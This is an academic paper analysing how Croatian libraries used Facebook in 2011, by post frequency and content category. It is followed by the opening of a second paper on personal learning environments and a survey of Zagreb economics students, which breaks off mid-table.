Social networking today has become an everyday activity for many Internet users. Between many currently existing services that provide the possibilities for users to create and maintain their online social network, Facebook (http://www.facebook.com) has emerged as the most popular one. Some key statistics from different researches can help in gaining some insight into the impact of social networking and Facebook on today Internet users:

- Over 80% of all Americans use a social network; nearly 23% of online time is spent on social networks [1]
- There are now more than 750 million active Facebook users [2]
- 98% of 18- to 24-year-olds access social accounts monthly; college population logs on to Facebook the most [3]

Those numbers are confirmed by another research, undertaken by the Pew Internet Project [4], where 2255 adult Americans answered questions about their online activities. It was found that 59% of them have an account on at least one of the existing social network services, and 92% of them chose Facebook as their preferred service. A follow-up research [5] found that a single Facebook user can reach an average of more than 150,000 Facebook users through their Facebook friends; the median user can reach about 31,000 others.

As far as Croatia goes, latest numbers [6] show that from a total of 2,5 million Internet users, around 1,5 million of them use Facebook, which makes over 67% of the total online population. Demographic data show that around 60% of users are from 18-34 years old, and around 20% of them are under 18.

Considering the vast usage between Internet users, Facebook has quickly become a desirable marketing channel for many businesses: it's free, simple to use and has a very large user base. Apart from the business sector, the non-profit institutions have also begun exploring the possibilities that Facebook offers. As King [7] notes: "What if there was a way for your library to get the attention of 51% of your local community? For free? Would you do it? I'm guessing so. Guess what? There *is* a way to potentially do that – by using Facebook!"

By creating a Facebook representation, libraries can actively take part in the everyday online activities of its users by communicating with them through less formal channels. Besides the marketing possibilities in making the library more visible in the online environment, Facebook can also provide a platform for offering new library services or reaching new and existing users. One report [8] found that 50% of small business owners reported gaining new customers through social media; 51% of Facebook users are more likely to buy from the brands they follow.

Taking these trends in perspective, Facebook can give new options to libraries in enhancing their online presence, as well as reaching their potential users. In a world where information is easily accessible, but its value is often dubious, library can act as an educator inside the Facebook environment and warn users on the potential threats and problems of information integrity. By actively participating inside their chosen social network, libraries can improve their image and gain many benefits, but the lack of proper strategy can often produce more damage than good. As Farkas [9] puts it: „A lot of libraries have started building presence in MySpace and Facebook by creating profiles. And I honestly think this is a really good idea though unfortunately most libraries are doing it *really* badly. When you decide to put up a library profile on MySpace or Facebook, what is your goal? If it's to look cool or to make students more aware of the library, don't bother…I think there is a big difference between "being where our patrons are" and being *useful* to our patrons where they are."

This opinion highlights the main problem libraries are facing when creating their representation in social networks – the lack of strategy. The process of creating and maintaining library representations often isn't thoroughly planned and depends on a single librarian and his/her knowledge and preferences. That can often lead to inconsistencies in types of posts and frequency of posting.

II. PREVIOUS RESEARCH

In the area of non-profit institutions, libraries were among the first in searching the possibilities that social networking could bring to their services. Considerable amount of research was undertaken from different perspectives, but most of the research can be categorized into three main categories: library perspective (exploring how social networking could be integrated into the existing library services), user perspective (what users expect from libraries inside the social network environment) and content perspective (what kind of information libraries post inside their chosen social network).

Library perspective

One of the first researches was undertaken by Charnigo and Barnett-Ellis [10] where 126 academic librarians were surveyed on their attitudes towards integrating Facebook as a part of library service. Although most of the librarians were familiar with the notion of social networking, most of them did not see its role in library services, with only 2 out of 74 libraries having a Facebook profile. Authors have concluded that with the emerging presence and popularity of social networking services, a new channel of communication is opened for libraries that shouldn't be rejected in advance. A similar research conducted by Bejune and Ronan [11] on the sample of 64 libraries members of the ARL has shown that 44 libraries (70%) have a social network representation, and that 33 of them actively maintain it.

As social networking was given more coverage in academic papers, a series of researches has emerged covering the use of social software in academic libraries. Chua and Goh [12] surveyed 120 web sites of academic and public libraries and concluded that only 24 of them use some kind of social networking service. In a similar research, Xu, Ouyang and Chu [13] have surveyed web sites of 81 academic libraries in the state of New York, where only 4 of them had a representation inside a chosen social networking service.

These researches show that, although a growing number of libraries are starting to participate in the social networking wave, they still don't perceive social networking as an area in which they should extend their library services. The majority of libraries are still considering the notion of social networking as too unstable and „unprofessional" for traditional library services. Furthermore, Facebook is still mainly perceived as fun (not suitable for business purposes), private (users do not want professional services inside their private social network), too commercial or even dangerous (known problems with data privacy).

On the other hand, some researches, such as one undertaken by Secker [14] have shown that Facebook has great potential in the area of enhancing library online presence, and especially in the educational segment of information integrity.

User perspective

User studies exploring social networking and libraries have often included student population as a representative sample. One of the first user studies was undertaken by Mathews [15], trying to explore the usefulness of Facebook in promoting library services. The author concludes that Facebook can be of great help in the area of library marketing and encourages colleagues in exploring the service further.

Chu and Meulemans [16] explored the willingness of students to communicate with faculty staff through Facebook, as well as the potential use of Facebook platform in extending library services. It was shown that the library could use Facebook for promoting new services, providing reference services and teaching information literacy. As far as communication with students goes, students were more willing to contact the library as an organization than the individual library or faculty staff.

One of the most elaborate researches was conducted by Bietilla, Bloechl and Edwards [17] from the Gellman library from the University of Washington. The research team consisted from two librarians and an anthropologist who created an extensive methodological apparatus focused on determining how to plan services grounded in real user needs. During the first phase the anthropologist examined all the existing social network representations that the Gellman library created and formed an online image of the library. In the second phase, 105 students were surveyed on the current and potential library services. The last phase consisted of semi-structured interviews with 15 students on their habits of learning, using technology, Facebook and library services. In the end, authors concluded that Facebook is, for students, primarily a place of relaxation and informal communication. It is not used as a collaboration tool, and the presence of faculty staff is generally considered as an intrusion to their private spaces.

One of the latest user studies on college students and libraries conducted by OCLC [18] shows a steep decline in the use of library web sites, stating that almost all researches today start with Internet search engines (84%) and none of the participants stated that he/she started their research on the library web site. Social networking plays a vital role in the online lives of people with 66% of Americans using social networking. Local research [19] on Croatian student population has confirmed those results and found that Croatian students see a role for the library inside their social network, and would like to use some of the library services in that environment, such as searching the catalogue or receiving useful and relevant notifications from the library.

User studies have shown that a large number of students have a profile on at least one of the social networking services, with Facebook being the preferred

one. In the area of library participation inside social networks, opinions differ: some librarians and students do not see a role for the library inside their social network, while others can see the benefits of extending library services in these new areas. Although the opinions are divided, authors agree that the emerging role of social networking services in the everyday life of library users will inevitably change library services in the future.

Content perspective

The third category of researches deals with analyzing the content that libraries post inside their chosen social networking service.

One of the first content analysis studies [20] surveyed 72 medical libraries and the content they post on their Facebook wall. It was shown that only 9 libraries use Facebook, mostly to promote library services and post photographs. Although the libraries using Facebook had positive experiences, small sample has limited the value of the conclusions.

Another research [21] analyzed 12 libraries and the content they post on their Facebook representations. It was shown that libraries mostly use Facebook as a marketing tool, while the area of communication with the library users was not that widely used.

A similar research undertaken by Calvi, Cassella and Nuijten [22] analyzed the Facebook content that 12 libraries posted in the period of 8 days. It was shown that libraries post only a few posts a day, mostly about library activities. Users were not that active on the library wall. Authors have concluded that further development of social networking services will enable more efficient ways of extending library services.

III. SAMPLE AND METHODOLOGY

The initial data was collected during July 2011 using several methods: a) examination of the Facebook page "Croatian Libraries on Facebook", b) entering the keyword "library" in Facebook search, and c) browsing all the gained results as well as browsing the libraries' "friend lists" and activities in order to discover new libraries. The collected data consisted of 91 libraries and their Facebook representations (profile/group/page).

First part of research analyzed library wall activity on the sample of 91 libraries, during the selected period of 14 days (May 30 – June 12 2011). This analysis included recording the number of new posts on individual page, profile or group opened by library.

The second phase of the content analysis attempted to organize the data according to specified content categories. From the original sample of 91 libraries, 27 libraries were excluded from further research due to their total wall inactivity in the selected period of 14 days. The overall sample for content analysis consisted of 64 libraries with the total of 402 individual posts, as shown in Table 1.

TABLE I. SAMPLE

Library type	# of libraries	# of posts
SCHOOL LIBRARIES	14	77
ACADEMIC LIBRARIES	14	50
PUBLIC LIBRARIES	36	275
TOTAL	**64**	**402**

The content analysis consisted of two types of data: the type of post and the post content. As for the type of post goes, the categories for analysis included library posts, user posts, pictures posted, user comments, library comments and the number of user "likes". Based on previous similar researches [21] [22], the probable content categories for published posts were defined in advance, but during the analyses some new categories were added. The final categories were: activities in the library, culture news, notifications about library services, useful/interesting links, new book arrivals, calls for cooperation, spam and "other". The results were collected and statistically processed in Microsoft Excel 2010.

IV. RESULTS AND DISCUSSION

First part of the content analysis recorded the types of posts libraries posted on Facebook. In a period of 14 days, the data on library posts, user posts, pictures, user comments, library comments and the number of user "likes" were collected. The aggregated data for all 3 groups of libraries are presented in Table 2.

TABLE II. TYPES OF CONTENT PUBLISHED

Library type	Posts	Photographs	Comments	Likes
SCHOOL LIBRARIES	77	127	53	204
ACADEMIC LIBRARIES	50	55	6	214
PUBLIC LIBRARIES	275	286	98	950
TOTAL	**402**	**468**	**157**	**1368**
STDEV	**6,52**	**18,65**	**5,61**	**38,14**

Statistical analysis of the data showed unequal distribution of some analyzed categories. Table 2 shows that the largest dispersion (standard deviation) of values was present in the number of photos and the number of "likes". These inequalities were also confirmed in a detailed overview of the results where it was shown that only one library was responsible for posting 125 out of total of 468 (26%) photos, and only 4 libraries with the biggest number of "likes" were responsible for over 40% of the total number of "likes". Also, the overall results show that 39 libraries (61%) didn't post any photos and 33 libraries (51%) didn't have a single comment on their posts.

Detailed analysis of post frequency shown in Figure 1 indicates that the majority of the libraries (58%) have a very small number of posts (0-3), and only a small number of libraries have more than 10 posts published in a selected period of 14 days (14%). It should also be noted that one library is solely responsible for 16% of posts in the sample of public libraries and 10% in the overall sample of 402 posts.




Figure 1. Library post frequency in a selected period of 14 days

When examining detailed data on total number of posts, this inequality becomes even more obvious. The results showed that 13 libraries with the biggest number of posts published (10-44) in a critical period were responsible for producing 50% of all the content. The other 50% was distributed on 51 other libraries. This clearly indicates that a small number of libraries are responsible for publishing a large amount of content, while majority of libraries only occasionally maintain their Facebook representations.

Next, posts and comments were analyzed regarding on the source – whether the posts and comments were published by the users or by the library. Figure 2 shows that the vast majority of posts (83%) are published by the library, while the most of the comments are published by the users (77%).




Figure 2. Comments and posts – library or users

The second phase of the content analysis attempted to organize the data according to specified content categories. In this part of the analysis, only library posts were examined except when user post would belong to the "spam" category, so the total sample included 375 posts. The total data for all 3 library categories are shown in the Table 3.

TABLE III. TYPES OF CONTENT PUBLISHED

Library type	Posts	%
Activities in the library	157	42%
Useful/interesting links	79	21%
Spam	44	12%
Notifications (working hours, etc.)	34	9%
Book arrivals	31	8%
Culture news	18	5%
Calls for cooperation	7	2%
Other	5	1%
TOTAL	**375**	**100%**

Overall results show that almost half of all posts fall into the category "activities in the library" (42%), followed by "useful/interesting links" (21%) and "spam (12%).

Detailed analysis showed some differences in content libraries publish regarding on the library type. In the group of school libraries, the majority of posts were equally divided between "activities in the library" (35%) and "useful/interesting links" (28%). In group of academic libraries the dominant content category was "useful/interesting links" with 51% of the overall posts. The third group, public libraries, had the most posts published in the category "activities in the library" (47%).

These differences between post content may indicate a more "social" dimension of Facebook representations of school and public libraries, achieved by posting more content on library activities. On the other hand, academic libraries are more oriented in providing useful content in the form of links potentially interesting to their users, maintaining a more "professional" approach to their Facebook users.

V. CONCLUSION

Although a fairly large number of Croatian libraries have a Facebook representation, only a small number of them are using it to its full potential. The analysis has shown that a small number of libraries are responsible for publishing majority of the content. Most of the libraries only publish one or two times a month, making their Facebook representations very inactive. On the other hand, those few libraries that post often, have managed to achieve an active communication dynamics with the users inside the Facebook environment. In exploring how this dynamics is created, a content analysis of library posts was undertaken to group the content in adequate categories and show what kind of content libraries publish. Libraries mainly used Facebook as a marketing tool, publishing content related to activities in the library. A significant number of library posts (especially by academic libraries) were aimed to foster user activity in the form of comments or likes, by posting interesting/useful links. In those cases, library would post content potentially interesting to users hoping it would foster user activity. This communication dynamics follows a simple pattern: library posts content, and users comment

on it, or "like" it. This is supported by research results where the vast majority of posts (83%) were published by the library, while the most of the comments were published by the users (77%). If the library manages to create this pattern of communication, their Facebook representation becomes very active and can generate a lot of content. This pattern is the model of success for those few libraries that have managed to use Facebook as a useful communication platform.

But, the need to carefully select and monitor the published content becomes obvious when we see that 12% of all posts fall in the "spam" category. Spam can be created by the library (mainly by playing Facebook games) or users (by using different Facebook applications). While the process of removing spam posts is fairly easy and quick, a large number of spam posts show a lack of knowledge about the Facebook platform and its potential threats.

The analysis showed that Croatian libraries still have a lot of space for improvement when it comes to integrating social networking into their services. Except from a few good examples, Facebook representations of libraries are often inactive, lack content and can generate spam posts. Also, using Facebook as a platform for extending library services (for example, searching the library catalogue or reference services) wasn't used by any of the libraries. Most of the Facebook representations are trying "to be where the users are", but a lack of proper strategy hinders them from using Facebook platform in its full potential.

REFERENCES

[1] Nielsen, "State of the media: the social media report," May 2011, Available: http://blog.nielsen.com/nielsenwire/social (6.2.2012.)

[2] Techcrunch, J. Kincaid, "Facebook now has 750 million users," June 2011, Available: http://techcrunch.com/2011/06/23/facebook-750-million-users/ (6.2.2012.).

[3] Experian, "The 2011 social media consumer: trend and benchmark report," 2011, Available: http://www.experian.com/assets/simmons-research/brochures/experian-marketing-services-2011-social-media-consumer-report2.pdf (6.2.2012.).

[4] K. N. Hampton, L. Sessions Goulet, L. Rainie, and K. Purcell, "Social networking sites and our lives," June 2011, Available: http://www.pewinternet.org/Reports/2011/Technology-and-social-networks/Summary.aspx (6.2.2012.).

[5] K. N. Hampton, L. Sessions Goulet, C. Marlow, and L. Rainie, "Why most Facebook users get more than they give: the effect of Facebook "power users" on everybody else," February 2012, Available: http://www.pewinternet.org/Reports/2012/Facebook-users/Summary.aspx (6.2.2012.).

[6] Socialbakers, "Croatia Facebook statistics," February 2012, Available: http://www.socialbakers.com/facebook-statistics/croatia (6.2.2012.)

[7] D. L. King, "Facebook for Kansas libraries," July 2011, Available: http://www.nekls.org/facebook-for-kansas-libraries (6.2.2012.).

[8] Crowdspring, "How small business uses social media," September 2011, Available: http://blog.crowdspring.com/2011/09/small-business-social-media-infographic (6.2.2012.)

[9] M. Farkas, "Libraries in social networking software," May 2011, Available: http://meredith.wolfwater.com/wordpress/2006/05/10/libraries-in-social-networking-software (6.2.2012.).

[10] L. Charnigo and P. Barnett-Ellis, "Checking out Facebook.com: the impact of a digital trend on academic libraries," Information Technology and Libraries, vol. 26, no. 1, 2007, pp. 23-34.

[11] M. Bejune and J. Ronan, "SPEC Kit 304: social software in libraries," July 2008, Available: http://www.arl.org/bm~doc/spec304web.pdf (6.2.2012.).

[12] A. Y. K. Chua and D. H. Goh, "A study of Web 2.0 applications in library websites," Library & Information Science Research, vol. 32, no. 3, 2010, pp. 203-211.

[13] C. Xu, F. Ouyang, and H. Chu, "The academic library meets Web 2.0: applications and implications," The Journal of Academic Librarianship, vol. 35, no. 4, 2009, pp. 324-331.

[14] J. Secker, "Libraries and social software in education: libraries and Facebook," January 2008, Available: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.174.617&rep=rep1&type=pdf (6.2.2012.).

[15] B. Mathews, "Do you Facebook: networking with students online," College and Research Libraries News, vol. 67, no. 5, 2006, pp. 306-307.

[16] M. Chu and Y. N. Meulemans, "The problems and potential of MySpace and Facebook usage in academic libraries," Internet Reference Services Quarterly, vol. 13, no. 1, 2007, pp. 69-85.

[17] D. Bietilla, C. Bloechl, and E. Edwards, "Beyond the buzz: planning library Facebook initiatives grounded in user needs," March 2009, Available: http://www.ala.org/acrl/sites/ala.org.acrl/files/content/conferences/confsandpreconfs/national/seattle/papers/135.pdf (6.2.2012.)

[18] OCLC, "College students' perceptions of libraries and information resources," 2010, Available: http://www.oclc.org/reports/2010perceptions/2010perceptions_all.pdf (6.2.2012.)

[19] M. Banek Zorica and T. Ivanjko, "Social networking at the university: student research patterns and online activities," in University information systems: selected problems, L. Rudak, ed. Warsaw : Difin : EUNIS, 2010., pp. 473-482.

[20] D. Hendrix, D. Chiarella, L. Hasman, S. Murphy, and M. L. Zafron, "Use of Facebook in academic health sciences libraries," Journal of the Medical Library Association, vol. 97, no. 1, 2009, pp. 44-47.

[21] T. Jacobson, "Facebook as a library tool: perceived vs. actual use," College and Research Libraries, vol. 72, no. 1, 2011, pp. 79-90.

[22] L. Calvi, M. Cassella, and K. Nuijten, "Enhancing users' experience: a content analysis of 12 university libraries Facebook profiles," 2010, Available: http://eprints.rclis.org/bitstream/10760/14678/1/18calvi_cassella_nuijten.pdf (6.2.2012.)

Personal Learning Environments: The Implication on Process of E-Learning

Željka Požgaj, Vesna Bosilj Vukšić
Department of Informatics
Faculty of Economics and Business
Trg J.F.Kennedy-a 6. 10000 Zagreb, Croatia
Phone: 01-238-3333, Fax: 01-2335-633, e-mail: zpozgaj@efzg.hr; vbosiljj@efzg.hr

Abstract - The main goal of this paper is to discuss the impact of personal learning environment (PLEs) on the process of e-learning. PLEs bring the radical shift on e-learning process not only how the educational technology is used but also on the organization of the learning process. Paper exhibits: the background of personal learning environments; the impact of PLEs on learning process especially when informal learning is in question; changes on learning process according to the implementation of Web 2.0 services; changes on accessing ways to Internet services and Web 2.0 services involved in social connecting, information sharing, discussing, knowledge collecting etc.; implementation of PLEs on personal learning management (PKM). This paper presents some of the results of a survey carried out at the Faculty of Economics and Business Zagreb about student's inclination for PLEs services.

I. INTRODUCTION

Personal Learning Environments (PLEs) help individuals to take s control of the learning and manage their own way of learning. That include support in determine individuals' own learning goals, in managing their learning processes and contents, in organizing ways of communication between individuals involved in learning process. The term PLE describes the tools, community and services that presents individual learning platform. Permanent necessity of new skills and knowledge brings changes on individuals' perception of learning and on the whole educational system. Individuals become more and more oriented on lifelong learning and at the same time the role of informal learning arises. In the context of new learning orientation, PLEs present a useful system or platform that should help people to organize their own learning process. Using new technologies, especially Web 2.0 tools, individuals become active participants in the process of learning and they create their personal knowledge and they developed their personal skills. They collect, classify, store, search, retrieve information, share knowledge; communicate, cooperate and discuss with other individuals of the same interests. New possibilities of mobile communication systems and mobile software applications allow individuals simple communication with members of learning community whenever they want as well as simple collection of information wherever they are. Personal knowledge management as a conceptual framework for knowledge managing, has to help individuals to recognize, organize and integrate accessible information in their own personal knowledge bases.. As information is fundamental part of knowledge, the main aim of personal knowledge management together with PLEs is to help individuals to select proper web 2.0 tools and apply it on the best way developing new knowledge and skills.

Paper is divided into six sections. After the introduction, in the second section the background of PLEs is described. The third section presents the reflection of PLEs on educational process analyzing it from three aspects: social software, Web 2.0 services and devices involved in PLEs. The forth section points out the relationship between PLEs and PKM. In fifth section the results of a survey carried out at Faculty of Economics and Business are presented. Conclusion follows in sixth section.

II. BACKGROUND OF PLEs

PLEs are systems that help learners take control of and manage their own learning supporting learners to set their own goals; manage their learning, both content and process; and communicate with the others in the process of learning [12]. The term personal learning environment describes the tools, communities, and services that constitute the individual educational platforms learners use to direct their own learning and pursue educational goals [11]. A PLE is characterized by the freedom use of a set of lightweight services and tools that belongs to and are controlled by individual learners [13]. From the mentioned definitions should be concluded that the main purpose of PLEs is to help individuals (learners and students) in learning process organization and in the realization of goals of education. As education is very multifunction system, the individuals during their lifelong learning pass through different types of learning (formal, non formal and informal learning), using information and internet technology (tools, services …). This points out that the role of PLEs is very important. The new educational imperative is to involve students to manage

their own learning in a variety of contexts building their own personal learning environments according to recent goals and interests [4]. PLEs should be accepted as the instrument that makes the process of learning easier to individual. At the same time, PLE is learner-centric system that supports self-oriented learning access or user-centric learning approach [9]. In that case the focus of learning process is the person itself. A PLE could allow a learner to configure and develop a learning environment to suit and enable their own style of learning [1] . It also put students in charge of their own learning processes challenging them to reflect on the tools and resources that help them learn the best [11]. Every learning environment is going to possess differing goals, differing resources and differing set of values. Although PLE helps student to create his own way of learning, student is self oriented in the moment when he has to decided when, where and how he will learn. The process of self-directed learning requires a degree of self-awareness, and it must be given a time to mature [11]. A student is involved in ongoing decision making process, but he also has to maintain, organize and grow his learning environment.

The interest for PLEs is increased together with the interest for e-learning. However, in the earlier phases of learning process the particular environments have already existed but were aligned to technological maturity of that time.

Schaffert and Hilzensauers [9] describe "seven crucial aspects of PLE". These aspects are: role of learner; personalization; content; social involvement; ownership; educational and organizational culture; and technological aspects. Student's or learner's role is changed mostly as a result of impact of Web 2.0 services on learning process. They become not only the consumers of learning materials (as they were before - using "read only" or Web 1.0 services), but active participants in learning content development (using "read/write" or Web 2.0 services). In that context, student's role is changed from the role of consumer to the role of "prosumer" [9]. Personalization, content and social involvement aspects are closely connected with self-directed learning concept where student is responsible for all his activities based on learning process. He has to decide what kind of software tools or web services he intend to use, how he will communicate with other students in the community, what information, knowledge and skills will share with the rest of the community, when and where will learn etc. Students prefer to develop and share learning materials with the community then to take care about the ownership of the materials they produced. Educational and organizational culture based on the usage of PLEs is characterized as "self-directed, decentralized, dynamic, communicative and situated within community of practice" [9]. Technological aspect of PLEs is closely connected with the characteristics of social software and web 2.0 services.

Blees and Rittberger point out on a trend in contemporary learning. Contemporary learning is based on more activities, self-productivity and self governing of involved students and the character of learning is shift from the product towards to process [2]. New students' generations have various PLEs resources on disposal that able them not to be restricted only on learning materials published on web (products) then that they can independently develop their own learning materials, cooperate and collaborate with students developing and sharing common learning materials (processes). These new trends are expressed by the learning theories of constructivism and connectivism [2].

III. REFLECTIONS OF PLEs ON EDUCATIONAL PROCESS

The reflections of PLEs on the learning process will be discussed from two points of view. First is the impact of Web 2.0, social software and devices (environments), on learning process and the second one is based on the influence of PLEs on the types of learning (formal and informal learning).

A. The impact of Web 2.0, social software and devices on learning process

The implementation of Internet and web services opened up the new possibilities in educational process management. Developing the new way of learning (e-learning), web becomes the central place for learning materials storage. Students should access to stored materials whenever they want, how many times they need and download materials on their computers. Although, at the beginning of web implementation, it made possible only an asynchrony or "Read only" communication, the access to web stored materials was easy and fast. But, the most important changes for e-learning process appeared with Web 2.0. One of most significant aspects of Web 2.0 for e-learning is the social aspect that can be summarized using 4C's [3]: Communication, Cooperation, Collaboration and Connection. Each of these activities contributes to the acquisition of knowledge in its own course while implemented through Web 2.0 services. The services themselves are mostly multifunctional, so while providing its intended functionality they provide additional functionalities and advantages. This means that an individual focused on improving his or her knowledge on a particular subject can do this either by (1) communicating with other individuals with similar interests, (2) cooperating with other individuals through sharing and exchanging content of mutual interest, (3) collaborating with others so that the mutual issue is being solved, developed and comprehended by adding new facts in a shared digital working environment, or (4) building contacts with individuals belonging to the same interest or social community. For all these activities (collaboration, cooperation, communication, connection), individuals use social software. The term social software

can be use for describing a wide range of social applications like wikis, weblogs, instant messaging social bookmarking, media sharing, social networking systems [9]. Social networking systems, in the context of personal learning, should be defined as Personal Learning Networks (PLNs). PLN presents an informal learning network where a person makes a connection with another person with specific intent that some type of learning will occur because of that connection [14].

Writing about attitudes of proponents of PLEs implementation, Sclater [10] diverge proponents in three different groups: first group argues that client software have to mediate between the learner, resources and facilitates on the Internet. The second group thinks that learners do not need any additional software and that they can reach resources and facilities they need from web servers using their web browsers. The third group argues that PLEs essentially already exist and that online learners use a range of online facilities.

Students feel computer as their primary learning tool, a base of PLE. In this content computer is a synonym for all digital devices, as well for desktop devices as for mobile devices, like laptops, tablets, PDAs, even mobiles. The presumption for all these devices is that they have access to internet and to main web 2.0 services. Students' mobility asks for same mobility of PLEs.

B. The influence of PLEs on the types of learning

It is unnecessary to argument about the necessity of lifelong education because lifelong learning becomes the style of life. Talking about lifelong learning we often refer to formal education, i.e. a basic education system, or to non-formal education through specific organized forms of acquiring knowledge via specialized courses. What is usually neglected and not mentioned is informal education. Studies have shown that informal education is the dominant one in a person's life, a person acquiring 70-75% of total knowledge through it [6]. It is estimated that 80% of all knowledge and skills is attained through informal types of learning [8], and that 70% to 90% of all learning activities have some informal properties [5]. Informal education is acquired through everyday activities, when a person freely chooses what knowledge and skills they want to master and the ways in which they want to accomplish it. A person has control over learning process and its results [6].

Connecting learning resources and types of learning, learning management system (LMS) plays an important role in formal educational, while the same roll belongs to PLEs in informal education. Using LMS students are consumers of pre-defined learning materials developed by teachers or domain experts. From the other side, using PLEs, students are active participants in learning content creating, self-directed according to all learning activities, opened for cooperation in community. LMS platform is formal, class-centric; PLEs platform is informal, student-centric.

IV. PLEs AND PKM

Personal Knowledge management (PKM) as a sub-domain of knowledge management proposes a model of knowledge management focused on individuals. PKM refers to collection of processes that an individual carries out to gather, classify, store, search, retrieve and share knowledge in his/her daily activities [15]. Initially, PKM was approached as a framework to organize the knowledge of individuals that is important for individuals. PKM as a conceptual framework for knowledge managing has to help individuals to recognize, organize and integrate accessible information in their own personal knowledge bases. From the other point of view, personal knowledge management is a theoretical frame that brings together technology, personal skills, practice and methods [7]. Analyzing presented above, the main task of PKM is to recognize and systemize technologies, software, skills and methodology, and according to students' requirements and PKM best practices and suggests students how to implement PLEs in learning materials collecting, developing, storing and sharing with community. PLEs are instruments of PKM strongly related in the process of knowledge acquirement needed for student's education.

V. RESEARCH METHODOLOGY AND RESULTS

A survey was carried out at the Faculty of Economics and Business, University of Zagreb, Croatia, at the course of Informatics, on first-year students, during the first semester of academic year 2011/2012. The survey covered themes specified in Informatics course syllabus. Students were polled five times during the semester. We gather students' attitudes about various themes like hardware devices, software applications, social software and social networking, e-business, e-learning, knowledge management etc. Students' attitudes relevant for the paper's topics will be presented in continuation. In this section we present students' attitude towards: (1) prerequisites for PLEs using, (2) social software, Web 2.0 services and mobile devices, (3) personal knowledge perception. First set of attitudes are focused on the time when students have started to use computers, do they have computers, how much time they spend using computer per week and what are the sources of their everyday's information. Second set of attitudes is concerned on the role of social software, Web 2.0 services and mobile devices in the process of learning materials collecting, educational contents development, knowledge sharing etc. Third set points out on the relationship between PLEs and personal knowledge management and on their influence on individual knowledge as the whole.

The relevant hypotheses that form the research are the following: (1) students' computer literacy and knowledge about information and internet technologies enable them to use PLEs in the process of learning; (2) students have high interest for Web 2.0 services and social networks but they use it more for leisure then for learning; (3) PLEs should help students in managing their personal knowledge.

The survey was carried out five times per semester and the sample of pooled students varied from 80 to 95 persons. The majority of students were female (average value is 53 or 59%) and the rest were male students (average value is 37 or 41%).

A. Prerequisites for PLEs using

Two main prerequisites for PLEs using are: (1) have a personal computer or device with the same functionality and (2) be enough computer literate to use information and internet technology.

Our first question (Table I) was concerned on the time when students started to use computers. Most students (76 of them or 80 %) started to use computer in primary school; even 16 students (16.84%) do it before the school.

TABLE I. TIME WHEN STUDENTS STARTED TO USE COMPUTER (Sample: 95 students)

Usage of computer	n	%
Before school	16	16.84
In primary school	76	80.00
In secondary school	2	2.11
At the faculty	1	1.05
Total	95	100.00

Results show that nearly the whole generation of polled students have reached their first experiences in manipulation of computers either in the childhood or as young teenagers. We should conclude that they have had enough time to develop their computer's skills and get used computers in everyday life.

As we have mentioned before, computer is the main environment within PLEs. Our next question was about possess or dispose of computer. Multiple-choice question was used. Table II shows that about 47% of polled students have their own mobile computer, nearly 40% of them have their own desk computer, 13% of them have a computer at home and share it with the members of the family.

TABLE II. OWNERSHIP OF THE COMPUTER (Sample: 95 students)

Ownership of computer	n	%
Own mobile computer	63	47.01
Own desk computer	53	39.55
Household computer	17	12.69
Have no computer, but use it	1	0.75
Have no computer and don't use it	0	0.00
Total	134	100.00

Only one student has no computer but he can use it. Further analyze shows that more than half polled students have two types of computer devices at disposal. Mostly it is a combination of mobile and desk computer or mobile computer and computer in students' household.

Further in our survey we wanted to know how much time do students spend using computer. Data shows that more than half polled students (nearly 60%) spend from one to two hours per day in average on a weekly basis; 24 of them (27%) spend up to two hours per day per week. It would be interesting to know how much time they spend being online because of learning or being there for fun enjoying on social networks or somewhere in virtual world. Unfortunately, we have no data about it.

B. The role of social software and social networking in the process of learning

In this part of the survey we were concentrated on the media as the source of knowledge needed for exams preparation; social software students used; social networks students used for connection and collaboration and the reasons for social networking. Also, we wanted to know student's attitude about mobile devices as the instruments of personal learning.

Next question was applied on the sources (media) where information needed for exam preparation is stored. Selected sources are in correspondence to the organizational concept of the course of Informatics. Students have at disposal: paper textbook and shortcuts of lesson's slides at faculty's intranet and notes made down during the lessons. Multiple-choice question brought 219 responses (Table III).

TABLE III. SOURCES OF KNOWLEDGE (Sample: 87 students)

Media	n	%
Classical paper sources (books, articles)	72	32.87
Own paper sources (notes)	42	19.28
Digital sources circulated around students	26	11.87
Sources on Intranet	65	29.68
Sources on Internet	14	6.39
Other	0	0.00
Total	219	100.00

Learning for the exam of Informatics students are oriented on the classical paper sources, (32.87%), lesson slides' shortcuts (29.68%) and paper notes(19.28%).. Unfortunately, from our experiences, learning for exams students are in general more oriented on lesson slides' shortcuts and their own notes than on paper sources like book.

We were interested to know students' attitudes about Web 2.0 services and social networks they prefer. For the next three surveys' sample were 94 students.

Next question offered six types of Web 2.0 services (social networking services were excluded) for which we

estimated that they should be more interested for students than others. Multiple-choice question was used and we have got 128 responses (Table IV).

TABLE IV. USE OF WEB 2.0 SERVICES AMONG STUDENTS

Services	n	%
Wiki	26	20.31
Blog	2	1.56
YouTube, Google! Video Yahoo! Video	93	72.66
Flickr	3	2.34
Delicious	0	0.00
Podcast	4	3.13
Other services	0	0.00
Total	128	100.00

The results show that nearly 73% of responses belong to YouTube and similar services, only about 22% of responses to Wiki and blog. It is hard to say for what these services are used because selected services should be used for fun or for serious learning. As, informal learning (learning from everyday situations) is dominate type of learning in person's education, students have used these services to master new knowledge and skills.

Only one student from the polled group has no profile on social network (Table V). All others have a profile on Facebook, some of them on other networks too. It means that they are social connected using network for various purposes sometimes for informal communication but also for collaboration and cooperation according to educational subjects.

TABLE V. STUDENTS WITH REGISTERED PROFILES BY SOCIAL NETWORKING SERVICE

Profile on social network	n	%
